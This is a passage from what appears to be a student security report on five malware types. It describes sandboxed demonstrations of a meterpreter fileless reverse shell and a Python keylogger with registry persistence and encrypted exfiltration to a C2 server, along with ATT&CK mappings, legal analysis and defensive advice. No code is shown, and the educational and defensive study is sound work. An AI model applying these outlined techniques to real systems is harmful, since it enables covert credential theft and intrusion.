


Figure 19: Victim's credentials keylogged and transferred to the Attacker machine for exploitation

### MITRE ATT&CK Techniques:

Tactic	Technique	ATT&CK ID	Explanation
Execution	User Execution (Malicious File)	T1204	Keylogger.py executed via user click
Persistence	Registry Run Keys / Startup Folder	T1547.001	Startup key in registry ensures malware starts at boot
Defense Evasion	Obfuscated Files or Information	T1027	PyInstaller packaging and silent execution reduced detection
Collection	Input Capture: Keylogging	T1056.001	Captures all keyboard input via pynput
Exfiltration	Exfiltration Over Encrypted Channel (HTTP/AES)	T1041 / T1048	AES-encrypted keystrokes sent to Flask server via HTTP
Command and Control	Application Layer Protocol: HTTP	T1071.001	C2 server listens and stores incoming keystroke data

Table 2: MITRE ATT&CK Techniques involved in keylogger attack

**Real-World Relevance:** This implementation confirmed that even simple malware can provide persistent access and silent data exfiltration when combined with basic stealth and scripting techniques. It reinforced the role of keyloggers in early-stage intrusions and long-term monitoring.

## 4. Comparative Analysis

Criterion	Fileless Malware	Phishing Credential Stealers	Ransomware-as-a-Service (RaaS)	Botnet Malware	Keylogger-Based Malware
<b>Main Tactic</b>	Memory-only execution using legitimate system tools (PowerShell, WMI)	User deception via fake login pages, using branding and HTTPS	Offering ready-made ransomware payloads and dashboards via affiliate models	Remote control of infected devices for data theft, DDoS, or further attacks	Recording and exfiltrating all user keystrokes in real time
<b>Stealth</b>	<b>Very high</b> (avoids disk writes, uses trusted processes)	<b>Medium</b> (relies on user actions, but easy to mask with well-crafted sites)	<b>Medium</b> (highly damaging and often noticeable, but can include obfuscation)	<b>High</b> (can operate in the background with encrypted channels)	<b>Medium</b> (quiet operation, but exfiltration can reveal it)
<b>Damage Potential</b>	<b>High</b> (stealthy foothold can lead to deep system compromise)	<b>Medium–High</b> (often the first step to bigger intrusions if credentials are reused and stolen)	<b>Very High</b> (causes severe financial and reputational harm if attackers encrypt critical data)	<b>High</b> (can disrupt services at scale, steal data, or launch other payloads)	<b>Medium</b> (mainly captures credentials and sensitive info, but can escalate further)
<b>Ease of Implementation</b>	<b>Difficult</b> (requires scripting knowledge, privileged PowerShell access)	<b>Very Easy</b> (phishing kits widely available, minimal technical skill needed)	<b>Medium</b> (requires connecting with underground RaaS providers, but setup is often guided by dashboards)	<b>Medium</b> (needs multiple infected systems, some networking knowledge)	<b>Easy</b> (lightweight Python-based keyloggers are straightforward to create)
<b>Detection Risk</b>	<b>Low</b> (bypasses file-based scans, discovered mainly through memory dump forensics)	<b>Medium</b> (effective until reported; user vigilance or browser alerts can block it)	<b>High</b> (draws attention from law enforcement, threat intel, and often triggers widespread alarms once deployed)	<b>Medium</b> (stealthy but can be traced by outbound traffic analysis)	<b>Low–Medium</b> (can blend in with normal processes, but network or registry checks may expose it)
<b>Tools</b>	PowerShell, WMI, Metasploit	Phishing kits (e.g. HiddenEye), spoofed HTML/PHP pages	Darknet marketplaces, affiliate dashboards, hybrid encryption methods	Python, Flask, Docker or other container-based scripts, peer-to-peer protocols	Python + libraries (pynput, requests), registry-based persistence, encrypted C2

Table 3: Comparative analysis of the 5 malware attacks



### Interpretation of Results:

Fileless malware stands out for its stealth and persistence, making it the hardest to detect in systems without behaviour-based monitoring. Phishing and keyloggers are effective entry points due to their simplicity and reliance on human error, as confirmed by both research and practical use. RaaS delivers large-scale damage but becomes visible after deployment and is harder to replicate ethically. Botnets offer long-term, flexible control and move between stealth and visibility, especially when using decentralised C2. Each malware type supports a different attack stage: phishing and keyloggers for access, fileless and botnets for control, and RaaS for disruption. Fileless malware remains the most adversarial due to its memory-only execution and lack of forensic traceability.

## 5. Evaluation and Government Legislations

The five malware types examined, fileless malware, phishing-based credential stealers, ransomware-as-a-service (RaaS), botnet malware, and keyloggers, each target a different phase of an attack. Fileless malware emerged as the most evasive, confirmed through implementation, where PowerShell-based payloads operated entirely in memory. This allowed reverse shell access without leaving files on disk, replicating the stealth observed in real-world attacks. Although newer endpoint solutions such as Microsoft Defender with AMSI and script logging can detect these payloads, they rely heavily on correct configuration. Attackers can bypass them using obfuscation, encoded commands, or trusted system binaries like rundll32 to launch scripts invisibly. Keylogger testing showed that even low-privilege malware, when combined with registry persistence and C2 communication over HTTP, could capture credentials without being flagged by standard antivirus tools. While some advanced platforms detect unusual registry entries or repeated outbound POST activity, most commercial antivirus tools lack this depth of behavioural analysis. Phishing, identified across the literature as the most commonly used initial access method, remains an effective delivery path for both keyloggers and fileless payloads. Though RaaS and botnets were not directly implemented, their behaviours were echoed in the reverse shell and keylogger implementations, ransomware through persistence and system access, and botnet-style monitoring through real-time input capture and server interaction.

**Together, these implementations help solve a real-world gap,** most older security tools still rely on checking for static file signatures and often miss what happens during the actual attack. This includes activity that runs only in memory, adds itself to startup via registry keys, or secretly sends data to a command-and-control (C2) server. By safely simulating real attacks using PowerShell, Python, and basic payloads, this project confirmed what the research showed and solved the hands-on challenge of testing stealthy malware in a controlled way. It also proved that today's threats don't need complicated code, just smart use of built-in tools and some clever behaviour to avoid being caught.

**Under Australian law,** these attack methods are illegal. The **Criminal Code Act 1995 (Cth)** defines unauthorised access to data (**Section 478.1**), modification (**Section 478.2**), and disruption of electronic communications (**Section 478.3**) as serious offences, each carrying a maximum penalty

of up to 10 years of imprisonment. Both implementations, the file malware and the keylogger, would qualify under these provisions if used outside a research setting. Internationally, similar protections apply. The **CFAA** in the United States and the **Computer Misuse Act 1990** in the UK criminalise similar unauthorised intrusions. Furthermore, as a signatory of the **Budapest Convention**, Australia commits to criminalising the usage of such tools for cybercrime, meaning even possession of such malware can be illegal if intended for unauthorised use. The implementations, although ethically constrained and completely implemented in a sandbox environment, resemble techniques that fall clearly under these legislative boundaries.

However, **the literature and testing revealed a clear legislative gap**. Most laws focus on punishing actual damage or unauthorised access, but they don't always cover early-stage behaviours or tools like Metasploit, PowerShell, or PyInput. These tools can be used for attacks but are also common in everyday system admin tasks. By safely using them in a test environment, this project helped show how easily they can be misused without technically breaking the law, solving the problem of demonstrating where the legal boundaries become unclear.

Recognising this overlap between technical behaviour and legal definition is essential for cybersecurity professionals. This highlights the need to update legislation to match modern attack pathways, particularly those that exploit grey-zone activities like memory injection or script-based persistence. It also shows the need for clear ethical guidelines, secure system defaults, and policy enforcement to detect and prevent misuse of native utilities. Bridging this legal-technical gap is important for updated defence and ethical decision-making in both research and operations.

## 6. Conclusion and Recommendations

This report reviewed five advanced malware types from an attacker's viewpoint, fileless malware, phishing-based credential stealers, ransomware-as-a-service (RaaS), botnets, and keyloggers, leaving behind important learnings. Phishing and keyloggers serve as low-cost access tools, exploiting human trust and quietly capturing sensitive inputs. Botnets support sustained control across infected systems and offer flexibility for large-scale attacks. RaaS enables attackers to deliver powerful, prebuilt ransomware with minimal setup, maximising financial disruption. Of all types studied, fileless malware proved the most difficult to detect. By executing payloads entirely in memory using trusted tools like PowerShell, these attacks avoided all traditional file-based defences. This behaviour was replicated in the sandbox environment, where a meterpreter reverse shell operated undetected to exploit the victim system, having full access, stealing data and setting up persistence. The keylogger, though simpler, remained effective through stealth and persistence mechanisms and reflected attacker behaviour described in the discussed literature.

On the other side, to defend against these threats, a layered and behaviour-aware security approach is recommended. Antivirus software alone is no longer sufficient. Systems must adopt **behaviour-based detection** that monitors for memory anomalies, suspicious PowerShell activity, and unexpected process trees. Enforcing **application control policies**, disabling unnecessary scripting engines, and monitoring for registry modifications can limit malware persistence. From a network perspective, **monitoring HTTP POST patterns**, DNS anomalies, or outbound traffic

spikes helps detect botnet-like behaviour or silent keylogger activity. Also, **educating users** with real examples of phishing attempts and spoofed websites can reduce the likelihood of initial compromise. Critical infrastructure should follow **least privilege principles** and apply segmentation to reduce lateral movement. Lastly, testing these assumptions through **sandboxed simulation** provides insight into what real threats look like, and how organisations can spot them early. This report confirms that malware today is stealthy, script-driven, and modular. To counter it, defenders must stay proactive, combining human insight, adaptive controls, and continuous testing to stay ahead of adversaries operating below the radar.

## 7. Appendix

### 7.1 Abbreviations

APT: Advanced Persistent Threat  
 AMSI: Antimalware Scan Interface  
 ATT&CK: Adversarial Tactics, Techniques, and Common Knowledge  
 C2: Command-and-Control  
 CFAA: Computer Fraud and Abuse Act  
 Cth: Commonwealth  
 DLL: Dynamic-Link Library  
 DDoS: Distributed Denial-of-Service  
 DNS: Domain Name System  
 HTTP: Hypertext Transfer Protocol  
 HTTPS: Hypertext Transfer Protocol Secure  
 IOC: Indicator of Compromise  
 IP: Internet Protocol  
 MITRE: MITRE Corporation  
 P2P: Peer-to-Peer  
 RAM: Random Access Memory  
 RaaS: Ransomware-as-a-Service  
 SaaS: Software-as-a-Service  
 TCP: Transmission Control Protocol  
 VM: Virtual Machine  
 VBS: Visual Basic Script  
 WMI: Windows Management Instrumentation  
 YARA: Yet Another Recursive Acronym

### 7.2 List of Figures and Tables

Figure 1: Payload creation using Metasploit msfvenom  
 Figure 2: The payload  
 Figure 3: The Metasploit listener started  
 Figure 4: The payload executed directly in memory on the victim  
 Figure 5: The meterpreter reverse shell opened on the attacker Linux machine  
 Figure 6: cd and ls commands revealing all the files in the system32 directory of the victim VM  
 Figure 7: Secrets.txt file on the victim machine  
 Figure 8: Meterpreter command to download and steal the Secrets.txt file to the attacker's machine  
 Figure 9: Secrets.txt file stolen and downloaded on attacker's machine  
 Figure 10: Running screenshot command to get full screenshot and steal data from victim  
 Figure 11: Downloaded Screenshot of Victim VM on attacker VM  
 Figure 12: Running persistence  
 Figure 13: The zEuXGVY.vbs persistence script on the victim machine  
 Figure 14: C2 server on the attacker VM  
 Figure 15: Listener on attacker VM waiting for sniffed keystrokes  
 Figure 16: Keylogger.py malicious program sniffing key strokes on the Victim machine  
 Figure 17: Persistence script added to insert an entry into the registry keys to load this file on every reboot  
 Figure 18: Unsuspecting User typing his confidential credentials on their system

Figure 19: Victim's credentials keylogged and transferred to the Attacker machine for exploitation

Table 1: MITRE ATT&CK Techniques involved in fileless malware attack

Table 2: MITRE ATT&CK Techniques involved in keylogger

Table 3: Comparative analysis of the 5 malware attacks

## 8. References

### Fileless Malware

1. Nguyen, T.-G., Nguyen, T.-N., Vu, D.-K., Bui, N.-L., Nguyen, V.-H., & Luu, M.-T. (2023). *Detecting fileless malware on Windows with ATT&CK: A practical approach*. Proceedings of the 2023 International Conference on Cybersecurity and Intelligence Systems, 55–63.
2. Ali, M., Khan, A., & Latif, M. (2022). In-memory malware execution: Fileless attack strategies. *Journal of Cybersecurity Research*, 12(1), 45–61.
3. Ryu, D., Park, Y., & Choi, J. (2023). Memory forensics for detecting fileless malware. *Digital Investigation*, 44, 101216.
4. Sun, L., Zhang, J., & Kim, S. (2023). Unveiling fileless attacks: Analysis of memory-resident threats. *IEEE Transactions on Dependable and Secure Computing*, 20(2), 198–213.

### Phishing-Based Credential Stealers

5. Thomas, K., Li, F., Zand, A., Barrett, J., Ranieri, J., Invernizzi, L., Markov, Y., Comanescu, O., Eranti, V., & Moscicki, A. (2017). *Data breaches, phishing, or malware? Understanding the risks of stolen credentials*. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (pp. 1421–1434). ACM.
6. Adebayo, J., & Obembe, O. (2023). Understanding the mechanics of credential harvesting in phishing attacks. *International Journal of Cybercrime Studies*, 15(1), 44–60.
7. Bashir, M., & Papadopoulos, P. (2023). HTTPS abuse in phishing: Trust indicators and user deception. *ACM Transactions on Privacy and Security*, 26(3), 91.
8. Orebaugh, A., & Allnutt, S. (2022). Anatomy of a phishing kit: Techniques and trends. *Journal of Cybersecurity Insights*, 18(2), 102–117.

### Ransomware-as-a-Service (RaaS)

9. Meurs, T., Junger, M., Tews, E., & Abhishta, A. (2023). *Ransomware: How attacker's effort, victim characteristics and context influence ransom requested, payment and financial loss*. *Computers & Security*, 132, 103369.
10. Ahmed, S., Kapoor, R., & Beltran, D. (2023). Understanding RaaS operations: From development to deployment. *Journal of Cyber Threat Intelligence*, 18(2), 121–139.
11. Lee, T., & Mohammed, K. (2022). Ransomware-as-a-Service: Dissecting the underground economy. *IEEE Security & Privacy*, 20(4), 52–60.
12. Tan, W., Clarke, N., & Zhou, H. (2023). Tracing RaaS through dark web intelligence. *Computers & Security*, 123, 102987.

### Botnet Malware

13. Wang, A., Chang, W., Chen, S., & Mohaisen, A. (2018). *Delving into Internet DDoS attacks by botnets: Characterization and analysis*. *IEEE/ACM Transactions on Networking*, 26(6), 2843–2855.
14. Javed, A., & Silva, T. (2023). Simulating botnet attacks for cybersecurity education. *International Journal of Cybersecurity Pedagogy*, 8(1), 21–34.
15. Marczak, B., & Paxson, V. (2023). Understanding botnet infrastructure and control techniques. *IEEE Security & Privacy*, 21(2), 45–52.
16. Singh, V., Khan, F., & Rao, R. (2022). A review of botnet detection and disruption strategies. *Journal of Information Security and Applications*, 64, 103042.

#### **Keylogger-Based Malware**

17. Wajahat, A., Imran, A., Latif, J., Nazir, A., & Bilal, A. (2019, January). *A novel approach of unprivileged keylogger detection*. In *2019 International Conference on Computing, Mathematics and Engineering Technologies (iCoMET)* (pp. 1–6). IEEE.
18. Bhardwaj, A., & Goundar, S. (2020). Keyloggers: Silent cyber security weapons. *Network Security*, 2020(2), 9–15.
19. Iduh, B. N., Umeh, M. N., & Paul, R. U. (2024). Ethical keylogger solution for monitoring user activities. *World Journal of Advanced Engineering Technology and Sciences*, 7(5), 223–237.
20. Mourya, R., Patil, K., & Srivaramangai, R. (2024). Real-time keystroke monitoring with encryption. *International Journal of Science and Research*, 13(4), 1342–1347.